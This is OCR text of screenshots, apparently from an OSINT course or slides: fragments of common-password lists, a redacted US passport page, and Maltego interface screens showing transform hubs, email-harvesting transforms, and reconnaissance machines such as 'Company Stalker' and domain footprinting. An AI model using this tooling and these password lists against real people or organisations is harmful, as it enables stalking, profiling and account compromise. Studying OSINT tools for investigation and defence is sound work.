
-password-list-top-1000.txt at master - GitHub

678. qwerty. 123456789. 12345. 1234. 111111. 1234567. dragon. football. monkey. letmein. 696969.

ords › Common-Credentials

-p sword-list-top-100.txt at master - GitHub

456789. 12345. 1234. 111111. 1234567. dragon. 123123. baseball. abc123. foo . monkey. letmein. 696969.



We the People

Of the United States,
in Order to form a more perfect Union,
establish Justice, insure domestic Tranquility,
provide for the common defence,
promote the general Welfare, and secure
the Blessings of Liberty to ourselves and
our Posterity, do ordain and establish this
Constitution for the United States of America.

SIG [redacted]

3

PASSPORT
PASSEPORT
PASAPORTE

USA

UNITED STATES OF AMERICA

Type / Type / Tipo
P

Code / Code / Código
USA

Passport No / No. du Passeport / No.
[redacted]

Surname / Nom / Apellidos
[redacted]

Given Names / Prénoms / Nombres
[redacted]

[redacted]

Nationality / Nationalité / Nacionalidad
UNITED STATES OF AMERICA

Date of birth / Date de naissance / Fecha de nacimiento
[redacted]

Place of birth / Lieu de naissance / Lugar de nacimiento
NEW YORK, U.S.A.

Sex / Sexe / Sexo
M

Date of issue / Date de délivrance / Fecha de expedición
[redacted]

Authority / Autorité / Autoridad
United States
Department of State


Date of expiration / Date d'expiration / Fecha de caducidad
[redacted] 2023


Endorsements / Mentions Spéciales / Anotaciones
SEE PAGE 27

USA

P<US[redacted]<<<<<<<<<<<<<<

[redacted]




Product Selection

Welcome to Maltego!

We hope that you enjoy using our product as much as we enjoy building it!

Please choose how you want to use Maltego:

Maltego One

Maltego One is the new unified solution to access and activate Maltego plans for Professionals and Enterprises.

Maltego XL

Maltego eXtra Large is Paterva's premium solution to visualise large data sets and allows for more than 10 000 entities in a single graph.

Maltego Classic


Maltego Classic is a commercial version of Maltego which allows users to visualize up to 10 000 entities in a graph.

Maltego CE (Free)

In Maltego CE (Community Edition) the community transforms will be installed and can be run to generate graphs, but the features are limited and the resulting graphs may not be used for commercial purposes.

Maltego CaseFile (Free)

In Maltego CaseFile graphs can only be created manually, no transforms may be run. More types of entities will be installed and the resulting graphs may be used for commercial purposes.



Maltego Transform Hub

Maltego Community Edition - Not licensed

[REFRESH] [UPDATE]

62 Hub items total | 2 Hub items installed (267 Transforms)

FILTER [RESET]

Display: [ALL] | [NOT INSTALLED] | [INSTALLED] Sort by: [DEFAULT] | [NEWEST] | [NAME]

Data Categories

□ ALL
□ Blockchain
□ Breaches and Leaks
□ Company Data
□ Cybersecurity
□ Deep and Dark Web
□ Financial Data
□ Geospatial
□ Image Data
□ Infrastructure
□ Malware
□ NLP
□ Person of Interest
□ Phishing
□ Social Media
□ Threat Intelligence
□ Vulnerabilities
□ Web Content

Pricing

□ ALL
□ Bring your own key
□ Data bundle
□ Free
□ Free trial
□ Paid connector

Useful for Teams

□ ALL
□ Anti-terrorism
□ CERT
□ Compliance
□ Cryptocurrency Fraud
□ Cyber and Digital Forensics
□ Cybercrime
□ Financial Crime
□ Fraud Investigations
□ Incident Response
□ Investigative Journalists
□ KYC and Corporate Investigations
□ Procurement
□ Red Team / Pentesters
□ SOC
□ Trust and Safety

TRANSFORM HUB PARTNERS 62/62 shown

Standard Transforms...
by Maltego Technologies
Free Standard OSINT Transforms
New

CaseFile Entities
by Paterva
Useful entities for modeling investigations.

STIX 2 Utilities
by ANSSI & Maltego
Entities and utility Transforms for working with STIX 2.1
Featured

AliasDB
by ShadowDragon
Database of Defacements and the Aliases that took attribution

ATT&CK - MISP
by MISP Project
Query data from MISP. Pivot on MITRE ATT&CK Intrusion Sets, Techniques, ...

Blockchain.info (Bitco...
by Paterva
For visualizing the Bitcoin blockchain.

CipherTrace (Enterpri...
by Maltego Technologies
Cryptocurrency forensics and anti-money laundering (AML) intelligence. This is the ...
Featured
Data Bundle


CipherTrace
by Maltego Technologies
Cryptocurrency forensics and anti money laundering (AML) intelligence.
Updated

Cisco Threat Grid
by Cisco Threat Grid

Clearbit
by Christian Heinrich

Cofense Intelligence
by Cofense

CrowdStrike Intel
by CrowdStrike



TRANSFORM HUB PARTNERS 14/62 shown

CaseFile Entities
by Paterva
Useful entities for modeling investigations.

ATT&CK - MISP
by MISP Project
Query data from MISP. Pivot on MITRE ATT&CK Intrusion Sets, Techniques, ...

Blockchain.info (Bitcoin)
by Paterva
For visualizing the Bitcoin blockchain.

Discogs Music Database
by Maltego Technologies
Visualize your favorite Artists using Discogs!
New

GreyNoise Community...
by GreyNoise Intelligence
GreyNoise helps identify mass-internet background noise and silence it from an ...
New

News Transforms (CE)
by Maltego
Browse the news in Maltego!
New

OCCRP Aleph
by Maltego Technologies
Query company registries, document dumps, procurement data, sanctions ...
New


OpenCTI
by ANSSI & Maltego
Query and explore threat intelligence data from OpenCTI
Featured

PeeringDB
by Maltego Technologies
Delve into global interconnection data using PeeringDB.

Social Links CE
by Social Links
Free transforms (No API Key required) to retrieve data from ZoomEye, Shodan, ...

ThreatCrowd
by ThreatCrowd
Query ThreatCrowd for Malware, Passive DNS and historical Whois data.

ThreatMiner
by ThreatMiner
Query and pivot on data from ThreatMiner.org.



Entity Palette

Search:

− Events

Conversation (Email)
A conversation via email

DateTime
Contains a date and a time

Incident
An event or occurrence (for instance a murder or robbery)

− Groups

Company
A business organization

Organization
A social group which distributes tasks for a collective goal

− Infrastructure


AS
An internet Autonomous System (AS)

Banner
Banner

Netblock CIDR
CIDR representation of a Netblock

CVE
Represent a Common Vulnerabilities and Exposures

DNS Name
Domain Name System server name



Run Transforms

To Domains [DNS]

To Domains [within Properties]

To E-Mail Addresses [within Properties]

To Email address [From whois info]

To Email addresses [PGP]

To Email addresses [using Search Engine]


To Emails @domain [using Search Engine]

To Entities from WHOIS [IBM Watson]

To Files (Interesting) [using Search Engine]

To Files (Office) [using Search Engine]

To GPS [within Properties]




```
Running transform To DNS Name - MX (mail server) on 1 entities (from enti
Transform To DNS Name - MX (mail server) returned with 1 entities (from e
Transform To DNS Name - MX (mail server) done (from entity "[redacted]")
```

– Properties

Type	Domain
Domain Name	[redacted]
WHOIS Info	

– Graph info

Weight	0
Incoming	0
Outgoing	1
Bookmark	


Machines

Company Stalker
This machine will try to get all email addresses at a domain then see which resolves o...


Find Wikipedia Edits
This machine takes a domain and looks for possible Wikipedia edits.

Footprint L1
This performs a level 1 (fast, basic) footprint of a domain.

Footprint L2
This performs a level 2 (mild) footprint of a domain.

Footprint L3
This performs a level 3 (intense) footprint on a domain. It takes a while and it eats res...


Footprint XXL
This machine is built to work on really large targets that's hosting their own infrastruct...

